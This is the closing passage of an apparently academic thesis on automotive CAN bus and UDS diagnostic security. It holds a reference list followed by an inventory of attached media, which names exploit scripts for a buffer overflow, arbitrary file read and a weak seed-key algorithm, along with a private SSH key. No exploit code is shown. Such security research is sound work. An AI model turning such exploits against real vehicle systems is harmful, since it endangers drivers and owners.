8. CORRIGAN, Steve. *Introduction to the Controller Area Network (CAN)*. 2002. Available also from: <https://www.rpi.edu/dept/ecse/mps/sloa101.pdf>.
9. DAVIS, Larry. *Can bus interface description CANbus pin out, and signal names. Controller Area Network*. [N.d.]. Available also from: <http://www.interfacebus.com/CAN-Bus-Description-Vendors-Canbus-Protocol.html>.
10. ELECTRONICS, CSS. *UDS Explained - A Simple Intro (Unified Diagnostic Services) - CSS Electronics* [online]. [N.d.]. Available also from: <https://www.csselectronics.com/pages/uds-protocol-tutorial-unified-diagnostic-services>.
11. *ISO 14229-1:2020*. 2020. Available also from: <https://www.iso.org/standard/72439.html>.
12. PYLESSARD. *Pylessard/Python-Can-isotp: A python package that provides support for ISO-TP (ISO-15765) protocol*. 2022. Available also from: <https://github.com/pylessard/python-can-isotp>.
13. *ISOTP sockets*. [N.d.]. Available also from: <https://can-isotp.readthedocs.io/en/latest/iso%20tp/socket.html>.

14. CARINGCARIBOU. *Caringcaribou/Caringcaribou: A friendly car security exploration tool for The can bus* [online]. [N.d.]. Available also from: <https://github.com/CaringCaribou/caringcaribou>.
15. PICAN2 - Controller Area Network (CAN) interface for Raspberry Pi [online]. [N.d.]. Available also from: <https://copperhilltech.com/pican2-controller-area-network-can-interface-for-raspberry-pi/>.
16. CARLOOP. *carloop/simulator: CAN bus simulator on the Rasperry Pi*. 2022. Available also from: <https://github.com/carloop/simulator>.
17. ECUsim 2000 OBD Simulator. [N.d.]. Available also from: <https://www.scantool.net/ecusim-2000/>.
18. *FrontPage - Raspbian*. [N.d.]. Available also from: <https://www.raspbian.org/>.
19. *It's not an embedded linux distribution - it creates a custom one for you*. [N.d.]. Available also from: <https://www.yoctoproject.org/>.
20. ZOMBIECRAIG. *ZombieCraig/UDS-server: CAN UDS simulator and fuzzer* [online]. [N.d.]. Available also from: <https://github.com/zombieCraig/uds-server>.
21. BABIC, Stefano. *SWUpdate: Software update for embedded system* [online]. [N.d.]. Available also from: <https://sbabic.github.io/swupdate/swupdate.html>.
22. *raspbian - Hardware Issue - RPi3 renaming eth0 to eth1 - Raspberry Pi Stack Exchange* [online]. [N.d.]. Available also from: <https://raspberrypi.stackexchange.com/questions/53275/hardware-issue-rpi3-renaming-eth0-to-eth1/72909#72909>.
23. ZOMBIECRAIG. *Zombiecraig/ICSIM: Instrument Cluster Simulator* [online]. [N.d.]. Available also from: <https://github.com/zombieCraig/ICSim>.
24. LISHEN2. *lishen2/isotp-c: An implementation of the ISO-TP (ISO15765-2) CAN protocol in C* [online]. [N.d.]. Available also from: <https://github.com/lishen2/isotp-c>.
25. *Updating Embedded Linux Devices: SWUpdate - Embedded Linux and beyond* [online]. [N.d.]. [visited on 2022-04-29]. Available from: <https://mkrak.org/2018/01/26/updating-embedded-linux-devices-part2/>.

Content of attached media

readme.txt	description of media content
src	
├─ capture.pcapng	captured CAN traffic sample
├─ pi_key	private ssh key
├─ pi-image.rar	compressed disk image
├─ pi-source.tar.gz	source code files
├─ update-image.rar	SWUpdate image files and keys
├─ python-scripts	
│ └─ buffer-of.py	script exploiting buffer overflow
│ └─ file-download.py	script exploiting arbitrarily file read
│ └─ seed.py	script exploiting vulnerable seed-key algorithm
thesis	thesis source code L ^A T _E X
├─ pic	thesis figures
├─ text	thesis source text
├─ assignment-include.pdf	thesis assignment
├─ ctufit-thesis.cls	thesis source code
├─ ctufit-thesis.tex	thesis source code
thesis.pdf	thesis PDF